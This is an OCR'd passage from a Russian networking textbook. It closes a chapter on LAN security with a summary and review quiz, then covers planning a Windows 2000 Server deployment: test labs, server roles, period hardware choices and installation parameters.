


Рис. 8.17. Преждевременная "смерть" этому диску явно не грозит

Резюме

В этой главе рассмотрен обширный массив вопросов обеспечения безопасности локальных сетей. Были затронуты многие моменты, начиная от описания внешних и внутренних угроз безопасности, и завершая перечислением организационных мер, позволяющих ограничить физический доступ злоумышленников к важным сетевым данным.

Имейте в виду, что безопасная и комфортная работа в локальных сетях зависит от комплексного подхода к обеспечению безопасности, предусматривающего одновременное внедрение нескольких защитных мероприятий. Помните о том, что в деле обеспечения сетевой безопасности не бывает мелочей!

Контрольные вопросы

1. К какого рода угрозам можно отнести атаки DoS?
   а) внешние;
   б) внутренние.
2. На чем основаны методы "социальной инженерии"?
   а) на знании аппаратных средств;
   б) на знании программных средств;
   в) на знании человеческой психологии.
3. Что делает программный брандмауэр?
   а) защищает серверную комнату от пожара;
   б) анализирует входящих пользователей;
   в) отделяет локальную сеть от Internet.
4. В чем заключается отличительное свойство дифференциального резервного копирования?
   а) копируются все файлы;
   б) копируются все файлы, измененные со времени последнего полного копирования;
   в) копируются все файлы, измененные со времени последнего любого копирования.

СОЗДАНИЕ ИЕРАРХИЧЕСКОЙ СЕТИ WINDOWS 2000

В этой части...

Установка и настройка Windows 2000 Server
Управление пользователями и группами
Настройка сети Windows 2000
Организация удаленного доступа к сети
Организация файловой системы
Служба печати
Службы Web и FTP
Безопасность Windows 2000

Глава 9

Установка и настройка Windows 2000

В этой главе...

- Планирование и подготовка установки Windows 2000
- Выбор метода установки и настройки
- Аппаратное обеспечение
- Установка Windows 2000 Server
- Консоль управления Microsoft
- Аплеты панели управления
- Резюме

Вот и пришло время рассказать об иерархических сетях, создаваемых на базе операционной системы Windows 2000 Server. Выбор этой ОС обусловлен целым рядом причин:

- распространенность;
- относительная простота в настройке и администрировании;
- совместимость с компьютерами-клиентами, на которых установлены ОС из семейства Windows 9x.

В главах из данной части рассматривается ряд вопросов, начиная от установки ОС Windows 2000 Server и завершая вопросами, связанными с обеспечением безопасности для сетей, реализованных на основе этой сетевой операционной системы. Выбор Windows 2000 Server обуславливается относительной простотой создания локальных сетей на ее основе, достаточно высоким уровнем безопасности, а также практически неограниченным размером самих сетей. Точнее говоря, размеры ограничиваются только используемой сетевой топологией и структурой.

Планирование и подготовка установки Windows 2000 Server

Прежде чем приступить к установке Windows 2000 Server, потребуется составить план дальнейших действий. Здесь большую роль играет то, каким образом будет внедряться сеть на базе Windows 2000 Server.

Во-первых, сеть на базе этой ОС может быть первой подобной структурой, внедряемой в вашей организации. В данном случае стоящие перед вами задачи упрощаются с одной стороны и усложняются с другой (поскольку приходится начинать "с нуля", устанавливая все необходимые приложения и выполняя настройку сетевых компонентов).

Во-вторых, в вашей организации уже может существовать локальная сеть, реализованная на основе Windows NT 4 (или Novell NetWare). При этом следует позаботиться о сохранении прежних сетевых настроек, а также пользовательских данных и приложений. В процессе установки могут появляться проблемы совместимости с прежними операционными сетевыми системами.

Приблизительный план установки Windows 2000 Server выглядит следующим образом:

- анализ и подготовка к процессу установки;
- этап моделирования и лабораторных испытаний;
- проверка и тестирование;
- первые проекты;
- процесс перехода на Windows 2000 Server.

Теперь остановимся на пунктах перечисленного плана немного подробнее.

Анализ и подготовка к процессу установки

Выполняя первый этап процесса установки, нужно подсчитать время, необходимое для перехода на новую операционную систему. Следует учитывать тот момент, что перед установкой Windows 2000 Server потребуется свернуть все сетевые приложения, выполнить архивирование рабочих данных, т.е. по сути лишить организацию ее локальной сети. Очень хорошо, если локальная сеть устанавливается впервые. Тогда этот шаг может быть пропущен. Вообще говоря, переход на локальную сеть, использующую Windows 2000 Server, может занять от 6 месяцев ло 2 лет (в зависимости от размеров локальной сети корпорации и количества сотрудников, выполняющих работы по *миграции* системы).

Члены вашей команды должны быть квалифицированными специалистами, обладающими знаниями и опытом работы с такими сетевыми компонентами, как TCP/IP, DNS, WINS, DHCP, аппаратными серверными компонентами и хранилищами данных. Специалисты должны быть ознакомлены с администрированием и развертыванием сетевых ОС из семейства Windows NT Server, иметь опыт поддержки рабочих станций Windows NT/9x, а также обладать навыками работы в Internet (хотя бы на уровне очень опытного пользователя).

После определения критических сроков установки сетевой операционной системы, а также набора команды профессионалов, следует потратить некоторое время на изучение технологических приемов, используемых при создании Windows 2000, а также подробно изучить новый для вас предмет (его необычность будет особенно сильно сказываться в случае перехода, например, с локальной сети на основе Novell NetWare). На все это может уйти от одного до полутора месяцев.

Затем следует изучить основные теоретические положения, имеющие отношение к установке Windows 2000 Server. Множество полезных сведений можно найти на Web-узле компании Microsoft (`http://www.microsoft.com`), а также в справочном руководстве на компакт-диске Windows 2000 Resource Kit.

Важно *понимать* суть теоретических положений, описывающих работу Windows 2000 Server, причем это понимание должно быть направленным в нужное русло. Например, в документации утверждается, что сервер Windows 2000 может исполнять три различных *роли* в сети, в связи с чем весьма важно "докопаться" до сути этих ролей (автономный сервер, рядовой сервер и контроллер домена).

Автономный сервер не просто находится в пространстве "сам по себе". Этот сервер не входит в состав домена, вследствие чего обеспечивается надежный уровень защиты от всякого рода вторжений извне. В частности, подобный сервер может применяться в роли сервера сертификатов, брандмауэра или прокси-сервера.

Рядовой сервер входит в состав домена Windows 2000. Для получения доступа к его ресурсам производится аутентификация пользователя с привлечением соответствующих средств Windows 2000, а также службы аутентификации NTLM. При этом может также "привлекаться" протокол Kerberos (глава 16). Этот сервер может играть определенную роль, но уже в составе домена Windows 2000 (подробно роли рассматриваются в следующей главе).

Контроллер домена реализует поддержку инфраструктуры службы каталогов Active Directory. Установку контроллера домена следует производить только тогда, когда сможете разобраться в сути его работы, а также выполните некоторые тесты в своей испытательной лаборатории.

Как видите, польза от "проникновения в суть" тех или иных понятий является несомненной.

На следующем этапе потребуется определить текущее состояние предприятия, а также убедить руководство компании в необходимости осуществления самого перехода. Безусловно, любые изменения таят риск непредсказуемых осложнений, в связи с чём руководители обычно занимают выжидательную позицию. В этой ситуации следует воспользоваться искусством красноречия и даром убеждения с тем, чтобы добиться выделения средств в бюджет будущего проекта. Естественно, что если вы зарекомендуете себя опытным специалистом, добиться ощутимых результатов при собеседовании будет значительно проще.

На данном этапе следует провести тщательный анализ потребностей предприятия в определенных технологиях и/или решениях. Именно от результатов проведения подобного анализа будет зависеть окончательный "вес" ваших аргументов, способных убедить руководство в необходимости развертывания Windows 2000 Server. В процессе анализа следует учиться определять актуальные потребности компании, а также прогнозировать те потребности, которые могут возникать в будущем (отдаленном и близком). Следует также выполнить оценку "сильных" и "слабых" сторон компании, позволяющих адекватно оценить ее возможности и обосновать свое решение относительно установки Windows 2000 Server. Ниже приводится перечень присущих компании характеристик, которые могут повлиять на стратегию принимаемых решений:

- наличие (или отсутствие) поддержки со стороны менеджеров компании;
- объем доступных денежных средств;
- запас времени, требуемого для перехода на использование новой системы;
- наличие материальных ресурсов;
- наличие и специфика трудовых ресурсов;
- наличие необходимых технических специалистов;
- инфраструктура будущей сети;
- существующие технологии и системы;
- цели и задачи компании;
- деятельность конкурентов.

Этап моделирования и лабораторных испытаний

После того как были выделены необходимые статьи бюджета, следует задуматься о создании испытательной лаборатории. Необходимость такого шага мотивируется тем, что перед установкой полномасштабной сети Windows 2000 Server следует произвести "обкатку" всех используемых сетевых компонентов (маршрутизаторов, концентраторов, шлюзов), а также ПО, используемого на рабочих станциях и серверах. Нужно также выполнить настройку нескольких вариантов контроллеров домена, ролевых серверов (сервер DHCP или WINS и т.д.).

Для размещения испытательной лаборатории следует выделить отдельное помещение, снабженное надежным замком. Размеры помещения должны быть достаточными для размещения десятка серверов, принтеров, а также некоторых других сетевых компонентов. Естественно, что в реальной сети можно обойтись меньшим количеством серверов (даже одним), а бывают такие ситуации, когда локальная сеть становится настолько громоздкой, что требует установки 20–30 серверов.

После получения требуемых бюджетных средств и ознакомления с методиками, используемыми при развертывании Windows 2000 Server, следует приступать к этапу планирования логической/физической структуры домена. При этом производится настройка ключевых ролевых серверов (контроллеры доменов, серверы сертификатов, серверы лицензирования, серверы DHCP и т.д.). Вопросы планирования логической и физической структуры подробнее рассматриваются в следующей главе.

Ни в коем случае не следует забывать о необходимости соблюдения безопасности при работе над проектом. Применяйте различные уровни кодирования и средства обеспечения безопасности (например, идентификация пользователей на основе сравнения биометрических показателей).

После завершения проектирования логической и физической структуры, а также определения основных свойств подсистемы безопасности, наступает этап испытаний. На данном этапе проверяются основные политики, службы DNS, WINS, DHCP, хранилища данных, организация доступа к файлам и принтерам, а также некоторые другие параметры. Следует уделять внимание положению, занимаемому рассматриваемой организацией среди других организаций. Это поможет определить перечень необходимых мероприятий, позволяющих поднять технический уровень организации таким образом, чтобы он позволял установить сеть на основе Windows 2000 Server.

Следует также оценить преимущества и недостатки, связанные с переходом компании на использование Windows 2000 Server. В любом случае нужно составить перечень "опасных ситуаций", которые могут возникнуть в процессе перехода на новую сетевую ОС. Одна из подобных весьма неприятных ситуаций связана с невозможностью доступа к локальным сетевым ресурсам, являющимся местом хранения жизненно необходимых данных. Переход на новые технологии может быть также связан с временным блокированием доступа к Internet. Неприятность этой ситуации заключается в том, что блокируется деловая переписка (обычно осуществляемая по e_mail), а иногда также невозможен доступ к корпоративному Web-узлу.

Рассмотрим подробнее вопросы данного раздела.

Планирование инфраструктуры сети

Перед началом проведения полномасштабного тестирования следует смоделировать возможные ситуации "на бумаге". Нарисуйте схему, которая будет адекватно отображать инфраструктуру и топологию сети, тестируемой в испытательной лаборатории. На этой схеме будут отображены *домены,* составляющие *лес* доменов, рабочие станции и серверы (входящие в состав доменов), а также сетевые компоненты, обеспечивающие передачи данных.

Развертывание испытательной лаборатории

Если испытательная лаборатория создается "с нуля", первым делом следует выбрать изолированное, достаточно просторное помещение. Необходимо назначить сотрудника, отвечающего за лабораторию, следует также позаботиться о наличии надежного электроснабжения, средств пожаротушения и надежной двери с хорошими замками.

На следующем этапе потребуется выполнить работы по установке сети. Руководствуясь ранее разработанным планом, следует разместить концентраторы (хабы), маршрутизаторы, а также другое необходимое сетевое оборудование.

Составьте список серверов, которые планируется установить в лаборатории, а также определите необходимое количество клиентов. При выборе концентраторов ориентируйтесь на максимально возможное количество подключаемых к сети клиентов. Так, если в сети будет установлено не более 6 клиентов, вряд ли стоит приобретать 24-портовый концентратор.

В лаборатории следует использовать средства эмуляции сети, которые полностью имитируют топологию реальной сети, а также отображают взаимодействие между ее узлами. Репликация данных, осуществляемая между контроллерами доменов либо серверами DNS и WINS, выполняется следующим образом. Просто настройте обе сети, затем объедините их с помощью серверов удаленного доступа (при этом, например, можно воспользоваться двумя модемами, обеспечивающими скорость передачи данных в 56 Кбит/с).

Тестирование глобальных соединений можно проверить путем подключения к серверу второй лаборатории с помощью существующих каналов связи. Можно также воспользоваться виртуальной частной сетью (VPN), соединив два узла "напрямую".

На рис. 9.1 приведена схема соединений сетевого оборудования, используемого в испытательной лаборатории.




Рис. 9.1. Одна из возможных схем соединений сетевых компонентов, используемая в испытательной лаборатории

Тестовая лаборатория: установка серверов и служб

Серверы в сети Windows 2000 Server могут исполнять различные роли. И весьма желательно опробовать их в каждой из этих ролей с тем, чтобы не возникало проблем в процессе реальной установки и эксплуатации локальной сети. В табл. 9.1 приводится краткое описание различных серверных ролей.

Таблица 9.1. **Серверы** и исполняемые ими **роли**

Серверная **роль**	**Краткое** описание
Контроллер домена	Этот сервер является основным для службы каталогов Active Directory. Следует обеспечить зеркальное копирование данных для этого сервера, воспользовавшись партнерами репликации (в этом случае обеспечивается поддержка избыточности)
Сервер DNS	Сервер, на котором выполняется служба доменных имен DNS. Эти службы обязательны для установки на выделенных серверах (если домен имеет небольшие размеры, этой рекомендации можно не придерживаться). В больших сетях серверы DNS обычно взаимодействуют с другими серверами
Сервер DHCP	В обязанности сервера DHCP входит назначение IP-адресов. Эта служба может устанавливаться на сервере, где уже выполняются службы DNS и WINS, но лучше для этого использовать выделенный сервер. Особенно этот совет актуален а том случае, если сеть перегружена, в результате чего возникают "заторы"
Сервер WINS	Этот сервер применяется для определения имен NetBIOS на основе заданного IP-адреса. В больших корпоративных сетях в этом случае используется выделенный сервер
Сервер IIS	Сервер !IS (Internet Information Services, информационные службы Internet) входит в комплект поставки Windows 2000 Server. Этот компонент реализует поддержку служб FTP и Web в локальной сети, а также выполняет функции Internet-сервера. Для его установки рекомендуется использовать выделенный сервер (даже в испытательной лаборатории)
Сервер печати	Специальный сервер, обеспечивающий поддержку логических сетевых принтеров, а также выполняющий обработку запросов на печать. Этот сервер подробно рассматривается в главе 14
Файл-сервер	Этот сервер обеспечивает предоставление файловых служб и хранилищ. Обычно на файл-сервере устанавливаются отказоустойчивые дисковые массивы RAID-0 - RAID-5, а сами серверы объединяются в кластеры в целях обеспечений дополнительной отказоустойчивости
Телефонный сервер	Этот сервер обеспечивает поддержку телефонных служб, использующих интерфейс телефонных приложений (TAPI, Telephony Application Programming Interface). Данный сервер обеспечивает функционирование служб обмена сообщениями, факсами, а также реализует IP-телефонию
Кластерный сервер	Данный сервер поддерживается только в версии Windows 2000 Advanced Server, которая в книге не рассматривается. Если же ваша цель заключается в изучении различных методов выравнивания нагрузки в сети, тогда имеет смысл установить и опробовать кластеры серверов в испытательной лаборатории
Сервер базы данных	Этот сервер обеспечивает поддержку баз данных, таких как SOL Server 2000, а также некоторых других
Почтовый сервер	Данный сервер выполняет задачи по маршрутизации и пересылке электронной почты. Настройка связанной с ним службы SMTP рассматривается в главе 15
Сервер RAS	Служба удаленного доступа (Remote Access Service) предназначена для удаленного доступа к серверу Windows 2000 Server
Сервер резервного копирования	Этот сервер предназначается для резервного копирования данных с других серверов и рабочих станций
Сервер приложений	Серверы приложений обычно устанавливаются на выделенных рядовых серверах, К ним относятся терминальные службы, серверы компонентов и службы индексирования
Сервер сертификатов	Сервер сертификатов обеспечивает поддержку цифровых сертификатов стандарта X.509, отвечающих за проверку подлинности отправителя сообщения
Сервер лицензий	Сервер лицензий предназначен для определения факта соответствия лицензионным требованиям, которые выдвигает Microsoft

Естественно, что столь обширный список вовсе не обязательно реализовывать на практике в полном объеме. Не следует устанавливать несколько служб (особенно если они выполняют различные функции) на одном и том же выделенном сервере.

В любом случае в испытательной лаборатории первым делом должен тестироваться контроллер корневого домена. Службу каталогов Active Directory следует устанавливать только в том случае, если были инсталлированы все необходимые компоненты системы (в том числе и сетевые компоненты), а также произведена проверка стабильности их функционирования.

После того как вы завершите установку контроллера домена и службы каталогов Active Directory, следует приступать к настройке учетных записей групп, включающих администраторов и компьютеры.

Теперь осталось установить серверы DNS, DHCP, WINS, а также другие серверы и службы.

Первые проекты

Пришло время для оценки первых результатов, полученных на этапах подготовки к процессу установки. На данном этапе необходимо контролировать процесс выполнения тех или иных задач, а также производить анализ возникающих "по ходу дела" проблем. При этом не следует "терять связь" с руководством, постоянно согласовывая с ним установку серверов и сетевой рабочей среды.

Далее начинается осуществление первых проектов. В качестве подобных проектов может выступать установка какого-либо ролевого сервера (DHS, DHCP и т.д.), развертывание службы каталогов Active Directory, а также некоторые другие проекты. Необходимо проверить функционирование службы безопасности (установка и использование доверительных отношений, протокол Kerberos, служба NTLM, различные файловые системы, удаленный доступ пользователей, протоколы IPSec и RAS).

Процесс перехода на Windows 2000 Server

После успешного внедрения первых проектов можно переходить к выполнению главной задачи (естественно, с согласия руководства компании) — переводу корпоративной информационной системы на платформу Windows 2000 Server. При этом следует документировать каждый выполняемый шаг с тем, чтобы в случае возникновения каких-либо проблем можно было бы совершить "откат" назад и разобраться в причинах создавшейся ситуации.

Выбор метода установки и настройки

Итак, вы завершили анализ предварительных условий и готовы приступать непосредственно к самому процессу установки. Завершены предварительные испытания, выбраны роли, которые будут играть серверы вашей будущей сети. Далее все зависит от того, с какой целью производится установка Windows 2000 Server. Ниже перечислены некоторые базовые системы (вместе с присущими им особенностями).

Базовая система

В данном случае предъявляются минимальные требования к аппаратному обеспечению, призванному запускать и поддерживать функционирование сервера. Можно воспользоваться простейшей однопроцессорной материнской платой и ограничиться минимальным количеством оперативной памяти (64 Мбайт). Завершает эту картину

один жесткий диск с интерфейсом EIDE, дисковод компакт-дисков, стандартный дисковод гибких дисков емкостью в 1,44 Мбайт, стандартный сетевой адаптер, монитор, клавиатура и мышь.

Причем могут использоваться процессоры Pentium с тактовой частотой 133 МГц, поэтому компьютеры, приобретенные 5-6 лет назад, смогут послужить вам верой и правдой еще не один год.

Небольшой файл-сервер/сервер печати

Службы файлов и печати выполняются на специализированных серверах, именуемых *файл-серверами* и *серверами печати,* соответственно. В этом случае потребуется второй жесткий диск большего объема, как минимум, 40 Гбайт, поскольку покупать диски меньшего объема просто экономически нецелесообразно (можно с интерфейсом EIDE или SCSI), а также стандартные периферийные устройства, используемые для подключения принтеров и т.д. Объем оперативной памяти в этом случае должен составлять, как минимум, 128 Мбайт. Хотя можно установить планку памяти объемом 256 Мбайт, опять-таки исходя из экономических соображений. В роли центрального процессора в этом случае лучше использовать Pentium II с тактовой частотой 300 МГц (можно также применить Celeron с тактовой частотой 366 МГц или большей).

Сервер приложений

В настоящее время согласно терминологии Microsoft под *сервером приложений* понимается сервер, выполняющий службы терминалов. В качестве таких приложений могут выступать программы, ориентированные на сервер либо основанные на нем. Сюда входят системы управления базами данных, коммуникационные программы, а также приложения, реализующие управление сетью.

В этом случае может потребоваться реализация RAID-массивов, "горячая" замена дисковых накопителей, а также некоторые другие технологические решения.

Сервер служб терминалов

Сервер терминалов впервые появился в составе операционной системы Windows NT еще в 1997 году. Версия получила название Windows NT 4 Terminal Server Edition (TSE).

В состав Windows 2000 Server служба терминалов входит в качестве неотъемлемой части. Результатом ее функционирования является то, что все пользователи запускают свои приложения на сервере. При этом желательно ограничивать количество пользователей, работающих с сервером. Желательно, чтобы одновременно выполнялось не более четырех приложений. Настраивайте приложения таким образом, чтобы исключить использование причудливых рабочих столов, приводящих к чрезмерному потреблению вычислительных ресурсов системы.

Если к серверу подключаются не более пяти пользователей, тогда вполне достаточно воспользоваться процессором Pentium II, который работает на тактовой частоте 300 МГц. На выполнение каждого приложения отводится 32 Мбайт оперативной памяти. Если максимальное количество одновременно выполняемых приложений на сервере не превышает пяти, общий объем памяти равняется 288 Мбайт (128 Мбайт (операционная система) + 160 Мбайт (пять приложений, каждое из которых занимает до 32 Мбайт оперативной памяти)). Конечно, можно обойтись и меньшим объемом оперативной памяти, но могут возникать определенные проблемы в случае, если к серверу одновременно подключаются до пяти пользователей и каждый из них открывает больше двух приложений.

Ролевой сервер

Ролевые серверы предназначены для выполнения различных служб (например, Active Directory, DNS, DHCP или WINS). Если подобные службы используются "на всю катушку" (средства архивного копирования и динамической настройки), следует выбирать центральный процессор Pentium II, работающий на тактовой частоте начиная с 300 МГц.

Высоконагруженный сервер

Если планируется установка сервера, предназначенного для решения критически важных задач, которые требуют значительного объема вычислительных ресурсов системы, рекомендуется воспользоваться процессором Pentium II (или даже Pentium III) с тактовой частотой не менее 400 МГц. Можно также рассмотреть вариант использования двухпроцессорной (или даже четырехпроцессорной) системы.

Объем жесткого диска (одного или нескольких) может доходить до 120 Гбайт, причем в этом случае можно воспользоваться дисковым накопителем, поддерживающим технологию RAID-5. Возможностями по поддержке этой технологии обладают некоторые контроллеры жестких дисков (как правило, SCSI).

Еше больше повысить степень отказоустойчивости сервера можно с помощью применения технологии кластеризации, обеспечивающей поддержку нескольких серверов. Возможности кластеризации поддерживаются в версии Windows 2000 Advanced Server (подробнее эта технология рассматривалась в предыдущей главе).

Аппаратное обеспечение

При установке операционной системы Windows 2000 Server выбор возможного аппаратного обеспечения в достаточной степени ограничен. В частности, сетевому администратору следует сосредоточить свое внимание на таких компонентах, как

- материнская плата;
- процессор;
- оперативная память;
- контроллер жесткого диска;
- жесткий диск;
- сетевой адаптер.

А теперь кратко рассмотрим перечень аппаратных компонентов, рекомендуемых для использования фирмой Microsoft в процессе установки Windows 2000 Server.

Список совместимого аппаратного обеспечения (HCL)

Прежде чем приступать к поиску и приобретению необходимых аппаратных компонентов, просмотрите папку \support, которая находится на компакт-диске с операционной системой Windows 2000 Server. Если предполагаемый для установки в системе аппаратный компонент отсутствует в списке, обратитесь к Web-узлу фирмы Microsoft по адресу http://www.microsoft.com/hcl. Конечно, этот список не представляет "истину в последней инстанции", поскольку включает многие устаревшие компоненты, которые были доступны на рынке еще за год-два до выхода первой официальной

версии Windows 2000 Server. Некоторые современные аппаратные компоненты не попали в список, ибо он не пополняется автоматически. Если вы придерживаетесь списка, единственное существенное преимущество заключается в том, что в случае каких-либо проблем при установке Windows 2000 Server вы имеете полное право на поддержку компании Microsoft.

Помимо списка HCL следует учитывать тот факт, что в случае сборки сервера, предназначенного для выполнения ответственных задач, следует ориентироваться на оборудование, изготавливаемое такими известными брэндами, как Compaq, Dell, IBM или Hewlett Packard.

Материнские платы

Эти аппаратные компоненты характеризуются присущими им размерами и формой. Ниже перечислены основные характеристики материнских плат, устанавливаемых в серверах.

- **Формфактор** материнской платы. Этот признак позволяет отнести материнскую плату к одной из следующих категорий: AT (несколько устаревший стандарт, но которому по-прежнему соответствует большинство материнских плат), ATX (наиболее популярный на сегодняшний день стандарт), BabyATX и MicroATX. Два последних стандарта предназначаются для использования в домашних ПК, поскольку им присуще меньшее количество разъемов, а также худшие условия для охлаждения и размещения таких серверных компонентов, как жесткие диски. Поэтому материнские платы, предназначенные для использования на сервере, характеризуются формфактором AT и ATX.
- Слоты. На любой материнской плате установлено несколько слотов (разъемов), количество которых может быть больше десяти. В настоящее время распространены материнские платы, на которых установлены разъемы PCI, ISA и AGP. Выбирайте плату с количеством разъемов ISA, равным 2–3 (до сих пор используются устаревшие компоненты стандарта ISA), а оптимальное количество PCI должно составлять 4–5. Для сервера наличие разъема AGP не является обязательным, хотя лучше, чтобы этот разъем был (не так-то просто найти сейчас видеокарту стандарта PCI).
- Разъемы для установки модулей оперативной памяти. Оперативная память устанавливается в слоты SIMM (устаревший стандарт), DIMM (более новый стандарт) и RIMM (современный стандарт, который не столь часто распространен в случае именно серверных материнских плат). Ориентируйтесь на приобретение материнских плат со слотами DIMM, обеспечивающими оптимальное соотношение для показателя "иена/производительность".
- Гнезда для установки процессоров. В настоящее время доступны материнские платы со следующими гнездами, предназначенными для установки центральных процессоров: Socket 7, Slot I/Socket 370, Socket 478 и Socket A. Последние два слота предназначены для установки наиболее современных процессоров: Pentium 4 от Intel и Athlon от AMD. Слоты Socket 7 используются для установки процессоров Pentium 1, а слоты Slot I/Socket 370 — Pentium II/III или Celeron.

Процессоры

При выборе процессора следует руководствоваться соображениями, связанными с требуемой производительностью и ценой этого устройства. Следует выбирать процессоры известных производителей: Intel или AMD. Попробуйте также поискать ЦПУ в списке совместимости аппаратного обеспечения от фирмы Microsoft.

Жесткие диски

При выборе жесткого диска для вашего сервера следует исходить из предъявляемых к нему требований, связанных с областью применения, условиями эксплуатации, а также некоторыми другими факторами.

Существуют два основных стандарта жестких дисков, применяемых в настоящее время: IDE (EIDE) и SCSI (SCSI-2, SCSI-3 и Ultra SCSI). Имеет смысл использовать диск стандарта SCSI в случае поддержки большого количества пользователей, профессиональных ролевых серверов, а также терминальных служб и BackOffice.

Обратите внимание на следующие характеристики, присущие дискам SCSI.

- Быстродействие. Жестким дискам стандарта SCSI присущи более длительное время передачи данных, а также время доступа, чем дискам с интерфейсом EIDE.
- Емкость. Наиболее распространенные диски с интерфейсом SCSI обладают емкостями 9,1–30 Гбайт, тогда как дискам с интерфейсом EIDE присущи емкости в диапазоне от 40 до 120 Гбайт.
- **Адресация**. Существует возможность подключения до 15 дисков стандарта Ultra SCSI к одному сигнальному кабелю.
- Поддержка. Множество технологий поддержки ориентированы на жесткие диски стандарта SCSI: "горячая" замена дисков, хранилища данных и устройства для отключения, профессиональные контроллеры дисковых RAID-массивов.

Следует также отметить тот факт, что диски с интерфейсом SCSI отличаются большой надежностью, поэтому зачастую при выборе диска для вашего сервера перечень возможных альтернатив будет в достаточной степени ограниченным.

В настоящее время появился еще один интересный стандарт интерфейса жестких дисков: Fibre Channel Arbitrated LOOP (FC/AL, волоконно-оптический канал с арбитражной логикой). Жесткие диски, поддерживающие этот стандарт, подключаются с помощью оптоволоконного кабеля. Скорость обмена данными составляет до 200 Мбит/с, причем возможно подключение к одному кабелю до 126 дисков. Новый стандарт поддерживает "горячую" замену (не требуя установки специального контроллера), а также контроль передаваемых данных с помощью циклического избыточного кода.

Как правило, стандартные контроллеры жестких дисков встроены в материнские платы. Для подключения жестких дисков стандарта SCSI потребуются специальные SCSI-адаптеры. Достаточно надежными и относительно недорогими считаются адаптеры фирмы Adaptec.

Сетевые адаптеры

Выбирая сетевой адаптер для сервера, вы должны руководствоваться соображениями надежности и быстродействия. При этом не следует гнаться за дешевизной, выбирайте средние по цене сетевые адаптеры, которые при установке и дальнейшей эксплуатации не станут причиной возникновения каких-либо проблем. В этом случае рекомендуется ориентироваться на продукцию 3COM.

Установка Windows 2000 Server

Перед установкой следует определиться с типом будущего сервера. В зависимости от этого изменяется перечень выполняемых действий.

Если устанавливается автономный сервер, нужно определить следующие параметры:

- имя рабочей группы;
- пароль администратора;
- сетевой протокол;
- IP-адрес;
- IP-имя хоста, а также IP-адрес сервера DNS;
- имя NetBIOS хоста.

В процессе установки рядового сервера потребуется определить следующие компоненты:

- имя рабочей группы;
- пароль администратора;
- сетевой протокол;
- IP-имя хоста, а также IP-адрес сервера DNS;
- имя NetBIOS хоста.

Установка ролевых серверов потребует определения следующих параметров:

- имя рабочей группы;
- пароль администратора;
- сетевой протокол;
- IP-адрес;
- IP-имя хоста, а также IP-адрес сервера DNS;
- имя NetBIOS хоста;
- сведения о ролевой службе.

В процессе установки контроллера доменов можно настроить компьютер в качестве рядового сервера, а уже затем изменить его настройки по завершению установки. Можно также определить статус контроллера домена в процессе выполняемой установки.

Рекомендуется использование последнего способа, за исключением отдельных случаев, когда вам захочется поэкспериментировать.

Существует несколько причин, затрудняющих (или даже полностью исключающих) преобразование сервера в контроллер домена в процессе установки или непосредственно после ее завершения. Следует отметить, что операция преобразования контроллера домена является достаточно длительной. Может также потребоваться отключение контроллера домена, что нежелательно в силу ряда причин.

При установке контроллера домена нужно определить следующие параметры:

- имя домена (в случае создания нового домена потребуется указание родительского домена; если же контроллер домена добавляется в существующий ранее домен, нужно точно указать имя данного домена);
- пароль администратора;
- сетевой протокол;
- IP-адрес;
- IP-имя хоста, а также IP-адрес сервера DNS;
- имя NetBIOS хоста.

Опыт многочисленных установок свидетельствует о том, что лучше всего устанавливать операционную систему Windows 2000 Server на "чистый" компьютер, а затем выполнить соответствующую настройку или преобразование. А теперь перейдем к описанию соответствующих выполняемых действий.

Разбиение жесткого диска

В процессе установки операционной системы первый дисковый раздел отводится для размещения системных файлов. Именно этот раздел и будет называться *системным*.

Второй жесткий диск (или раздел) именуется *загрузочным* и применяется для размещения загрузочных файлов, требуемых для выполнения загрузки основной части операционной системы.

Исходя из требований к безопасности, считается оптимальным использование двух жестких дисков (один диск в качестве системного, а второй диск — в качестве загрузочного). Ниже приводится описание вариантов установки с использованием одного или двух жестких дисков.

При использовании одного жесткого диска загрузочные и системные файлы размещаются на различных логических дисках, но на одном физическом диске.

В этом случае выделите раздел для установки системных файлов размером в 2 Гбайта. Причем желательно отформатировать этот раздел с применением файловой системы NTFS (более подробное описание этой файловой системы, а также методы ее установки можно найти в главе 13).

Если же используются два жестких диска, достаточно выбрать их объем, равный 2 Гбайт (для каждого диска).

Положительным моментом, связанным с этим решением, является то, что один из дисков можно отформатировать с помощью файловой системы NTFS, а второй — с помощью файловой системы FAT16/FAT32. Таким образом появляется возможность относительно "безболезненной" реализации множественной загрузки, когда на одном и том же компьютере могут загружаться несколько операционных систем, использующих различные файловые системы.

Иногда все же лучше использовать второй жесткий диск для хранения зеркальной копии данных, благодаря чему повышается отказоустойчивость системы в целом.

